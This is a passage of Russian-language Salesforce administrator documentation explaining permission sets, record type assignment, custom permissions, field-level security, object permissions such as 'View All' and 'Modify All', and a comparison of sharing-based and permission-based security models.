Все другие категории	Имя категории	Чтобы найти параметры доступа к классу Apex, введите критерий *apex* и выберите элемент списка «Доступ к классу Apex». Чтобы найти настраиваемые полномочия, введите критерий *наст* и выберите элемент списка «Настраиваемые полномочия». И т. д.

При отсутствии каких-либо результатов не беспокойтесь. Ниже перечислены некоторые советы, которые помогут исправить ситуацию:

- убедитесь, что поисковый запрос содержит не менее трех последовательных символов из имени нужного объекта, параметра или полномочия;
- искомое полномочие, объект или параметр могут быть недоступны в текущей организации Salesforce;
- искомый элемент может быть недоступен для лицензии пользователя, связанной с текущим набором полномочий. Например, набор полномочий, которому назначена лицензия «Стандартный пользователь платформы», не содержит полномочия «Изменение всех данных».
- лицензия набора полномочий, связанная с набором полномочий, не содержит имени искомого объекта, параметра или полномочия.

СМ. ТАКЖЕ:

Наборы полномочий

Просмотр и редактирование назначенных приложений в наборах полномочий

Параметры назначенного приложения определяют приложения, доступные пользователям в меню приложений Force.com.

В отличие от профилей, наборы полномочий не позволяют назначать стандартные приложения. Пользователи могут определять только их доступность.

Чтобы назначить приложения, выполните указанные ниже действия.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Выберите или создайте набор полномочий.
3. Щелкните ссылку **«Назначенные приложения»** на странице общих сведений о наборе полномочий.
4. Нажмите кнопку **«Правка»**.
5. Чтобы назначить приложения, выберите нужные приложения в списке «Доступные приложения» и нажмите кнопку **«Добавить»**. Чтобы удалить приложения из набора полномочий, выберите нужные приложения в списке «Включенные приложения» и нажмите кнопку **«Удалить»**.
6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Наборы полномочий

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров назначенного приложения:

- Управление профилями и наборами полномочий

Назначение настраиваемых типов записей в наборах полномочий

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Выберите или создайте набор полномочий.
3. Щелкните ссылку **«Параметры объекта»** на странице общих сведений о наборе полномочий и выберите нужный объект.
4. Нажмите кнопку **«Правка»**.
5. Выберите нужные типы записей.
6. Нажмите кнопку **«Сохранить»**.

Как определяется доступ к типу записи?

Типы записей могут быть назначены пользователям посредством профилей и/или наборов полномочий. Назначение типа записи выполняется в профилях и наборах полномочий по-разному.

СМ. ТАКЖЕ:

Как определяется доступ к типу записи?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Типы записи, доступные в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения типов записей в наборах полномочий:

- Управление профилями и наборами полномочий

Как определяется доступ к типу записи?

Типы записей могут быть назначены пользователям посредством профилей и/или наборов полномочий. Назначение типа записи выполняется в профилях и наборах полномочий по-разному.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Стандартный тип записи пользователя задается в личных параметрах. Стандартный тип записи не может быть задан в наборах полномочий.
- При необходимости назначьте тип записи «--Основной--» в профилях. Наборы полномочий позволяют назначать только настраиваемые типы записей. Алгоритм создания записи определяется типами записей, назначаемыми в профилях и наборах полномочий.

Тип записи, выбранный в профиле пользователя	Общее количество настраиваемых типов записей в наборах полномочий	Действия при создании записи
--Основной--	Нет	Новая запись связывается с основным типом записи.
--Основной--	1	Новая запись связывается с настраиваемым типом записи. Пользователи не могут выбирать основной тип записи.
--Основной--	Много	Пользователям предлагается выбрать тип записи.
Настраиваемый	1 или много	Пользователям предлагается выбрать тип записи. Возможность использования стандартного типа записи и отмены запроса на выбор типа записи не поддерживается личными параметрами пользователей.

- Назначения макетов страниц задаются только в профилях, так как отсутствуют в наборах полномочий. Набор полномочий, определяющий настраиваемый тип записи, предоставляет доступ к назначению макета страницы, заданному для данного типа записи в профилях пользователей. (Назначения макета страницы задаются для каждого типа записи в профилях.)
- Стандартный тип записи, заданный в профиле пользователя, назначается преобразованным записям интересов.
- Пользователи могут просматривать записи, назначенные любому типу записи. Как результат, макет страницы назначается каждому типу записи в профиле пользователя. Назначение типа записи в профиле пользователя или

наборе полномочий не определяет доступность записи данного типа. Наоборот, назначение типа записи определяет доступность данного типа при создании или редактировании записи.

- Пакеты и наборы изменений не поддерживают типы записей, заданные посредством наборов полномочий. Как результат, любой тип записи, назначенный посредством наборов полномочий в безопасной организации, должен быть вручную воспроизведен в производственной организации.

СМ. ТАКЖЕ:

Назначение типов записей и макетов страниц в расширенном пользовательском интерфейсе профиля

Назначение типов записей профилям в исходном пользовательском интерфейсе профиля

Назначение настраиваемых типов записей в наборах полномочий

Назначение макетов страниц в исходном пользовательском интерфейсе профиля

Включение настраиваемых полномочий в наборах полномочий

Настраиваемые полномочия позволяют предоставлять доступ к настраиваемым процессам или приложениям. Созданное настраиваемое полномочие, связанное с процессом или приложением, может быть включено в наборах полномочий.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Выберите или создайте набор полномочий.
3. Щелкните ссылку **«Настраиваемые полномочия»** на странице общих сведений о наборе полномочий.
4. Нажмите кнопку **«Правка»**.
5. Чтобы включить настраиваемые полномочия, выберите нужные полномочия в списке «Доступные настраиваемые полномочия» и нажмите кнопку **«Добавить»**. Чтобы удалить настраиваемые полномочия из набора полномочий, выберите нужные полномочия в списке «Включенные настраиваемые полномочия» и нажмите кнопку **«Удалить»**.
6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настраиваемые полномочия

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Для организаций, использующих Group Edition и Professional Edition, нельзя создавать или редактировать настраиваемые полномочия, но можно установить их как часть управляемого пакета.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения настраиваемых полномочий в наборах полномочий:

- Управление профилями и наборами полномочий

Управление назначениями набора полномочий

Страница сведений о пользователе позволяет назначать наборы полномочий отдельному пользователю, тогда как страница сведений о наборе полномочий позволяет назначать набор полномочий нескольким пользователям.

- Назначение наборов полномочий отдельному пользователю
- Пакетное назначение набора полномочий пользователям
- Удаление назначений пользователя из набора полномочий

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

Страница «Назначенные пользователи» набора полномочий

Страница «Назначенные пользователи» позволяет просматривать всех пользователей, назначенных набору полномочий, назначать дополнительных пользователей и удалять назначения пользователя.

Назначение наборов полномочий отдельному пользователю

Страница сведений о пользователе позволяет назначать наборы полномочий или удалять их назначения для отдельного пользователя.

Пакетное назначение набора полномочий пользователям

Назначайте набор полномочий одному или нескольким пользователям с любой страницы с таким набором.

Удаление назначений пользователя из набора полномочий

Любая страница сведений о наборе полномочий позволяет удалять назначение как минимум одного пользователя.

Страница «Назначенные пользователи» набора полномочий

Страница «Назначенные пользователи» позволяет просматривать всех пользователей, назначенных набору полномочий, назначать дополнительных пользователей и удалять назначения пользователя.

Чтобы просмотреть всех пользователей, назначенных набору полномочий, нажмите кнопку **«Управление назначениями»** на странице сведений о нужном наборе полномочий. Ниже перечислены действия, доступные на странице «Назначенные пользователи».

- Назначение пользователей набору полномочий
- Удаление назначений пользователя из набора полномочий
- Редактирование сведений о пользователе
- Просмотр страницы сведений о пользователе путем выбора его имени, псевдонима или имени пользователя
- Просмотр профиля путем выбора его имени

СМ. ТАКЖЕ:

Назначение наборов полномочий отдельному пользователю

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра пользователей, назначенных набору полномочий:

- Просмотр настройки и конфигурации

Назначение наборов полномочий отдельному пользователю

Страница сведений о пользователе позволяет назначать наборы полномочий или удалять их назначения для отдельного пользователя.

Страница «Назначения набора полномочий» содержит:

- Наборы полномочий без связанной лицензии. Например, можно назначить набор полномочий, если для типа лицензии в наборе полномочий выбрано значение **«Нет»**. Убедитесь, что все включенные параметры и полномочия разрешены лицензией пользователя. В противном случае назначение не выполняется.
- Наборы полномочий, соответствующие лицензии пользователя. Например, при использовании лицензии Chatter Only пользователю могут быть назначены наборы полномочий с лицензией Chatter Only.
- Наборы полномочий, определенные для лицензий набора полномочий. Предположим, вы создаете набор полномочий под названием «Identity» и связываете его с лицензией «Identity Connect». Если вы назначаете пользователям «Identity», пользователь получает все функциональные возможности, доступные для лицензии набора полномочий «Identity Connect».

Прим.: Некоторые полномочия могут быть предоставлены пользователю только при наличии соответствующих лицензий набора полномочий. Например, набор полномочий «Identity», дополненный полномочием «Использование Identity Connect», может быть назначен только пользователям с лицензией набора полномочий Identity Connect.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Выберите нужного пользователя.
3. Нажмите кнопку **«Редактировать назначения»** в связанном списке «Назначения набора полномочий».
4. Чтобы назначить набор полномочий, выберите нужный набор в поле «Доступные наборы полномочий» и нажмите кнопку **«Добавить»**. Чтобы удалить назначение набора полномочий, выберите нужный набор в поле «Включенные наборы полномочий» и нажмите кнопку **«Удалить»**.
5. Нажмите кнопку **«Сохранить»**.

Совет: При необходимости выполните данную и другие задачи администрирования посредством мобильного приложения Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения наборов полномочий:

- «Назначение наборов полномочий»

СМ. ТАКЖЕ:

Пакетное назначение набора полномочий пользователям

Стандартные наборы полномочий

Поддержка пользователей откуда угодно с помощью SalesforceA

Пакетное назначение набора полномочий пользователям

Пакетное назначение набора полномочий пользователям

Назначайте набор полномочий одному или нескольким пользователям с любой страницы с таким набором.

1. Выберите нужный набор полномочий для назначения пользователям.
2. Нажмите кнопку **«Управление назначениями»**, а затем — **«Добавить назначения»**.
3. Установите флажки у имен пользователей, которым нужно назначить набор полномочий, а затем нажмите **«Назначить»**.

Вы получите сообщения с подтверждением успешного выполнения либо с информацией о том, что у пользователя отсутствуют лицензии для назначения.

СМ. ТАКЖЕ:

Удаление назначений пользователя из набора полномочий

Назначение наборов полномочий отдельному пользователю

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения набора полномочий пользователям:

- Назначение наборов полномочий

Удаление назначений пользователя из набора полномочий

Любая страница сведений о наборе полномочий позволяет удалять назначение как минимум одного пользователя.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Выберите нужный набор полномочий.
3. Нажмите кнопку **«Управление назначениями»** на странице сведений о наборе полномочий.
4. Выберите пользователей для удаления из данного набора полномочий.

   Одновременно можно удалять не более 1 000 пользователей.
5. Нажмите кнопку **«Удалить назначения»**.

   Данная кнопка доступна только при выборе как минимум одного пользователя.
6. Чтобы открыть список всех пользователей, назначенных набору полномочий, нажмите кнопку **«Готово»**.

СМ. ТАКЖЕ:

Пакетное назначение набора полномочий пользователям

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления назначений набора полномочий:

- Назначение наборов полномочий

Отмена полномочий и доступа

Профили и наборы полномочий позволяют предоставлять доступ, но не могут использоваться для его отмены. Любое полномочие, предоставленное посредством профиля или набора полномочий, является действительным. Например, если полномочие «Перенос записи» отключено в профиле пользователя, но включено в двух наборах полномочий, то данный пользователь может переносить записи, независимо от своей ответственности. Чтобы отменить полномочие, рекомендуем удалить все экземпляры полномочия для пользователя. Ниже перечислены доступные действия и возможные последствия.

Действие	Последствие
Отключите полномочие или удалите параметр доступа из профиля и любого набора полномочий, назначенного пользователю.	Полномочие или параметр доступа отключается для всех других пользователей, назначенных профилю или наборам полномочий.
Если полномочие или параметр доступа включен в профиле пользователя, назначьте пользователю другой профиль. И Если полномочие или параметр доступа включен в любом наборе полномочий, назначенном пользователю, удалите назначения набора полномочий для этого пользователя.	Пользователь может потерять другие полномочия или параметры доступа, связанные с профилем или наборами полномочий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

Чтобы избежать последствий, рекомендуем тщательно продумать все возможные варианты. Например, пользователь может клонировать назначенный профиль или любой назначенный набор полномочий, где включено полномочие или параметр доступа, а затем отключить данное полномочие или параметр доступа и назначить клонированный профиль или набор полномочий пользователю. Другой возможный вариант: пользователь может создать базовый профиль, которому назначаются минимальные полномочия и параметры, доступные большому количеству пользователей, а затем создать наборы полномочий для предоставления дополнительного доступа.

СМ. ТАКЖЕ:

- Полномочия и доступ пользователя
- Назначение наборов полномочий отдельному пользователю

Факторы, определяющие доступ к полям

Доступность конкретных полей для просмотра и редактирования пользователями Salesforce определяется несколькими факторами. Доступ к полям можно контролировать на уровне типа записи, уровня пользователя или поля.

- **Макеты страниц**: поля могут быть видимыми, обязательными, редактируемыми или доступными только для чтения в зависимости от типа записи.
- **Безопасность поля**: поля могут быть видимыми, редактируемыми или доступными только для чтения, а доступ пользователей может быть дополнительно ограничен. Данные параметры переопределяют свойства поля, заданные в макете страницы, если параметры безопасности поля являются более строгими.
- **Полномочия** — некоторые полномочия пользователя переопределяют макеты страниц и параметры безопасности поля. Например, пользователи с полномочием «Редактирование полей только для чтения» всегда могут редактировать поля, доступные только для чтения, независимо от любых других параметров.
- **Универсальные обязательные поля**: переопределяют любые менее строгие параметры для макетов страниц или безопасности поля за счет присвоения полю статуса универсального обязательного.

Чтобы подтвердить доступ пользователей к определенным полям после настройки данных элементов, воспользуйтесь сеткой доступности полей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Макеты страниц недоступны в версии **Database.com Edition**.

СМ. ТАКЖЕ:

Изменение параметров доступа к полям

Проверка доступности отдельного поля

Проверьте, ограничен ли доступ к полю и на каком уровне — тип записи, профиль пользователя или поле.

1. Откройте область полей соответствующего объекта.
   - Для раскрывающихся списков статусов проверки статей базы знаний, в разделе «Настройка» введите *«Статусы проверки»* в поле «Быстрый поиск», затем выберите **Статусы проверки**.
2. Выберите нужное поле и нажмите кнопку **«Просмотр доступности поля»**.
3. Проверьте правильность доступа к полю для разных профилей и типов записей.
4. Чтобы просмотреть, является ли поле обязательным, редактируемым, скрытым или доступным только для чтения на основе макета страницы или безопасности поля, наведите указатель мыши на любой параметр доступа к полю.
5. Щелкните любой параметр доступности поля для его изменения.

Чтобы проверить доступность полей по конкретному профилю, типу записи или полю, в меню «Настройка», введите *«Доступность полей»* в поле «Быстрый поиск», затем выберите **«Доступность полей»**. Данная страница позволяет выбрать отдельную вкладку для просмотра и определить способ проверки доступа — по профилям, типам записей или полям.

Прим.: Данный пользовательский интерфейс не поддерживает проверку доступа для наборов полномочий.

СМ. ТАКЖЕ:

Факторы, определяющие доступ к полям

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра доступности поля:

- Просмотр настройки и конфигурации

Изменение параметров доступа к полям

Сетка доступности полей позволяет выбирать любые параметры доступа к полю для изменения его доступности в макете страницы или параметрах безопасности поля. Параметры доступа к полю могут быть изменены на странице «Параметры доступа».

- Выберите уровень доступа профиля к полю в разделе «Безопасность поля».

Уровень доступа	Включенные параметры
Пользователи могут просматривать и редактировать поле.	**«Доступно»**
Пользователи могут просматривать поле, но не могут его редактировать.	**«Доступно»** и **«Только для чтения»**
Пользователи не могут просматривать или редактировать поле.	Нет

  Рекомендуем использовать параметры безопасности поля для определения уровня доступа пользователей к полям вместо создания нескольких макетов страниц.

- Ниже перечислены действия, доступные в разделе «Макет страницы».
  - Установите переключатель «Удалить или изменить редактируемость» и измените свойства доступа к полю для макета страницы. Данные изменения повлияют на все комбинации профиля и типа записи, использующие данный макет страницы.
  - Чтобы назначить комбинации профиля и типа записи другой макет страницы, установите переключатель «Выбрать другой макет страницы».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра доступности поля:

- Просмотр настройки и конфигурации

Для изменения доступности поля:

- Настройка приложения

  И

  Управление профилями и наборами полномочий

СМ. ТАКЖЕ:

Факторы, определяющие доступ к полям

Безопасность поля

Параметры безопасности поля позволяют администраторам ограничивать доступ пользователей для просмотра и редактирования определенных полей.

Ваша организация Salesforce содержит множество данных, но, по всей вероятности, нежелательно, чтобы все они были доступны для каждого. Например, менеджер по расчету зарплаты, возможно, желает предоставлять доступ к полям с зарплатами только определенным сотрудникам. Вы можете ограничить доступ для пользователей к следующим полям.

- Страницы сведений и редактирования
- Связанные списки
- Списковые представления
- Отчеты

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

- Connect Offline
- Шаблоны эл. почты и стандартных писем
- Настраиваемые ссылки
- Партнерский портал
- Клиентский портал Salesforce
- Синхронизированные данные
- Импортированные данные

Поля, доступные пользователям на страницах просмотра и редактирования сведений, определяются макетами страниц и параметрами безопасности поля. Всегда применяются более строгие параметры доступа к полям. Например, у вас может быть поле, которое необходимо на макете страницы, но доступно только для чтения в параметрах безопасности поля. Безопасность поля переопределяет макет страницы, так что поле остается доступным только для чтения.

Важное замечание: Безопасность поля не препятствует поиску значений в поле. Если критерии поиска соответствуют значениям полей, защищенных параметрами безопасности, то результаты поиска возвращают связанные записи без защищенных полей и их значений.

Чтобы определить параметры безопасности поля, воспользуйтесь одним из указанных ниже способов.

- Для нескольких полей одного набора полномочий или профиля
- Для одного поля всех профилей

Ниже перечислены действия, доступные пользователям после настройки параметров безопасности поля.

- Чтобы систематизировать поля на страницах просмотра и редактирования сведений, создайте макеты страниц.
- Проверьте уровень доступа пользователей к полям на странице доступности полей.
- Настройте макеты поиска для определения полей, отображающихся в результатах поиска, диалоговых окнах поиска и основных списках на начальных страницах вкладок.

Прим.: Поля формулы и сводного резюмирования доступны только для чтения на страницах сведений и недоступны на страницах редактирования. Данные поля могут быть доступны пользователям даже в том случае, если ссылаются на недоступные поля. Страницы редактирования всегда отображают универсальные обязательные поля, независимо от заданных параметров безопасности поля.

Мастер групп взаимосвязи позволяет создавать и редактировать группы взаимосвязи, независимо от заданных параметров безопасности поля.

Настройка полномочий поля в наборах полномочий и профилях

Полномочия поля определяют уровень доступа к каждому полю объекта.

1. В меню «Настройка» выполните одно из следующих действий.
   - Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
   - Введите строку *«Профили»* в поле «Быстрый поиск» и выберите пункт **«Профили»**.
2. Выберите нужный набор полномочий или профиль.
3. В зависимости от используемого типа интерфейса, выполните одно из указанных ниже действий.
   - Наборы полномочий или расширенный пользовательский интерфейс профиля: введите имя объекта в поле **«Поиск параметров…»** и выберите нужный объект из списка. Нажмите кнопку **«Правка»** и прокрутите страницу до раздела «Полномочия поля».
   - Исходный пользовательский интерфейс профиля: щелкните ссылку **«Просмотр»** напротив нужного объекта в разделе «Безопасность поля» и нажмите кнопку **«Правка»**.
4. Укажите уровень доступа к полю.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров безопасности поля:

- Управление профилями и наборами полномочий

  И

  Настройка приложения

Настройка параметров безопасности отдельного поля во всех профилях

1. На странице параметров управления полями объекта перейдите к разделу «Поля».
2. Выберите нужное поле.
3. Нажмите кнопку **«Просмотр доступности поля»**.
4. Укажите уровень доступа к полю.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров безопасности поля:

- Управление профилями и наборами полномочий

  И

  Настройка приложения

Полномочия пользователя

Полномочия пользователя определяют доступные действия и функции. Например, полномочие «Просмотр настройки и конфигурации» позволяет пользователям просматривать страницы настройки, тогда как полномочие «API включен» предоставляет пользователям доступ к любому интерфейсу Salesforce API.

Полномочия пользователя могут быть включены в наборы полномочий и настраиваемые профили. В наборах полномочий и расширенном пользовательском интерфейсе профиля данные полномочия (и их описания) перечислены на странице «Полномочия приложения» или «Полномочия системы». В исходном пользовательском интерфейсе профиля полномочия пользователя перечислены в разделах «Полномочия администратора» и «Общие полномочия пользователя».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные полномочия пользователя определяются используемой версией Salesforce.

Чтобы просмотреть разрешения и их описания, в разделе «Настройка» введите *«Наборы полномочий»* в поле «Быстрый поиск», затем выберите **«Наборы полномочий»**, затем выберите или создайте новый набор полномочий. Затем щелкните ссылку **«Полномочия приложения»** или **«Полномочия системы»** на странице «Общие сведения о наборе полномочий».

СМ. ТАКЖЕ:

Профили

Наборы полномочий

Стандартные профили

Полномочия объекта

Полномочия объекта определяют основной уровень доступа пользователей для создания, чтения, редактирования и удаления записей каждого объекта. Управление полномочиями объекта выполняется посредством наборов полномочий и профилей.

Полномочия объекта сохраняют или переопределяют правила и параметры общего доступа. Ниже перечислены полномочия, которые определяют уровень доступа пользователей к объектам.

Полномочие	Описание	Сохраняет или переопределяет общий доступ?
Чтение	Пользователи могут только просматривать записи данного типа.	Сохраняет общий доступ
Создание	Пользователи могут просматривать и создавать записи.	Сохраняет общий доступ
Редактирование	Пользователи могут просматривать и обновлять записи.	Сохраняет общий доступ
Удаление	Пользователи могут просматривать, редактировать и удалять записи.	Сохраняет общий доступ
Просмотреть все	Пользователи могут просматривать все записи, связанные с данным объектом, независимо от параметров общего доступа.	Переопределяет общий доступ

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Полномочие	Описание	Сохраняет или переопределяет общий доступ?
Изменить все	Пользователи могут просматривать, редактировать, удалять, переносить и утверждать все записи, связанные с данным объектом, независимо от параметров общего доступа. Прим.: Полномочие «Изменить все» для документов предоставляет доступ ко всем общедоступным папкам, но не дает права на редактирование свойств папки или создание папок. Редактирование свойств папки и создание папок доступно только при наличии полномочия «Управление общедоступными документами».	Переопределяет общий доступ

СМ. ТАКЖЕ:

- Общие сведения о полномочиях «Просмотреть все» и «Изменить все»
- Сравнение моделей безопасности
- Полномочия поля

Общие сведения о полномочиях «Просмотреть все» и «Изменить все»

Полномочия «Просмотреть все» и «Изменить все» не распространяются на параметры и правила общего доступа, поэтому администраторы могут предоставлять доступ ко всем записям, связанным с данным объектом в организации. Полномочия «Просмотреть все» и «Изменить все» могут использоваться как лучшая альтернатива полномочиям «Просмотр всех данных» и «Изменение всех данных».

Ниже перечислены различия между типами полномочий.

Полномочия	Область использования	Целевые пользователи
Просмотреть все Изменить все	Делегирование полномочий объекта.	Делегированные администраторы, управляющие записями конкретных объектов
Просмотр всех данных Изменение всех данных	Управление всеми данными организации (например, удаление данных, дедупликация, пакетное удаление, пакетный перенос и управление утверждениями записи). Пользователи с полномочием «Просмотр всех данных» (или «Модификация всех данных») могут просматривать (или	Администраторы всей организации

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Полномочия	Область использования	Целевые пользователи
	изменять) все приложения и данные, даже если у них нет общего доступа к этим приложениям и данным.	
Просмотр всех пользователей	Просмотр всех пользователей организации. Оно предоставляет доступ для чтения ко всем пользователям, то есть позволяет просматривать сведения о записях пользователей, а также просматривать пользователей в поисках, списковых представлениях и т. д.	Пользователи, которым необходимо видеть всех пользователей в организации. Полезно, если для единого параметра для объекта «Пользователь» задано значение «Личный». Полномочие «Просмотр всех пользователей» предоставляется автоматически администраторам с полномочием «Управление пользователями».

Полномочия «Просмотреть все» и «Изменить все» недоступны для идей, прайс-листов, типов статей и продуктов.

Полномочия «Просмотреть все» и «Изменить все» позволяют делегировать только полномочия объекта. Чтобы делегировать права на администрирование пользователей и настраиваемых объектов, рекомендуем определить делегированных администраторов.

Полномочие «Просмотр всех пользователей» доступно только при использовании функции общего доступа к пользователям, определяющей доступность пользователей в организации. Дополнительную информацию см. в разделе «Общий доступ пользователей».

СМ. ТАКЖЕ:

Полномочия объекта

Сравнение моделей безопасности

Безопасность пользователей Salesforce обеспечивается пересечением общего доступа, полномочий пользователя и полномочий объекта. В одних случаях (например, для предоставления доступа к записям конечного пользователя) желательно использовать общий доступ. В других случаях (например, для делегирования задач по управлению записями: перенос записей, удаление данных, удаление повторяющихся записей, пакетное удаление записей и делегирование процессов утверждения бизнес-правила) желательно переопределять общий доступ и использовать полномочия.

Полномочия «Чтение», «Создание», «Редактирование» и «Удаление» сохраняют параметры общего доступа, которые определяют доступ к данным на уровне записи. Полномочия «Просмотреть все» и «Изменить все» переопределяют параметры общего доступа для конкретных объектов. Кроме того, полномочия «Просмотр всех данных» и «Изменение всех данных» переопределяют параметры общего доступа для *всех* объектов.

В таблице ниже описаны основные различия между моделями безопасности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

	Полномочия, сохраняющие общий доступ	Полномочия, переопределяющие общий доступ
Целевая аудитория	Конечные пользователи	Делегированные администраторы данных
Область управления	Полномочия объекта «Чтение», «Создание», «Редактирование» и «Удаление»; Параметры общего доступа	«Просмотреть все» и «Изменить все»
Уровни доступа к записям	«Личный», «Только для чтения», «Для чтения и записи», «Для чтения, записи и переноса», «Полный доступ»	«Просмотреть все» и «Изменить все»
Возможность переноса	Сохранение параметров общего доступа в зависимости от объекта	Доступно для всех объектов при наличии полномочия «Изменить все»
Возможность утверждения записей или редактирования и разблокировки записей в процессе утверждения	Нет	Доступно для всех объектов при наличии полномочия «Изменить все»
Возможность составления отчетов по всем записям	Доступно при наличии следующего правила общего доступа: записи, принадлежащие общедоступной группе «Вся организация», используются совместно с указанной группой посредством уровня доступа «Только для чтения»	Доступно для всех объектов при наличии полномочия «Просмотреть все»
Поддержка объектов	Доступно для всех объектов, кроме продуктов, документов, решений, идей, примечаний и вложений	Доступно для большинства объектов посредством полномочий объекта Прим.: Полномочия «Просмотреть все» и «Изменить все» недоступны для идей, прайс-листов, типов статей и продуктов.
Источник определения уровней группового доступа	«Роли», «Роли и подчиненные роли», «Роли и внутренние подчиненные роли», «Роли, внутренние подчиненные роли и подчиненные роли портала», «Очереди», «Рабочие группы» и «Общедоступные группы»	Профиль или наборы полномочий
Доступ к личным записям	Недоступно	Доступно для личных контактов, возможностей, примечаний и вложений при наличии полномочий «Просмотреть все» и «Изменить все»

	Полномочия, сохраняющие общий доступ	Полномочия, переопределяющие общий доступ
Возможность предоставления общего доступа к записям вручную	Доступно ответственному за запись и любому вышестоящему пользователю в иерархии ролей	Доступно для всех объектов при наличии полномочия «Изменить все»
Возможность управления всеми комментариями к обращениям	Недоступно	Доступно при наличии полномочия «Изменить все» для обращений

Полномочия поля

Полномочия поля определяют уровень доступа к каждому полю объекта. Метки параметров, используемые в расширенном пользовательском интерфейсе профиля и наборах полномочий, отличаются от меток параметров, используемых в исходном пользовательском интерфейсе профиля и на страницах настройки параметров безопасности полей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

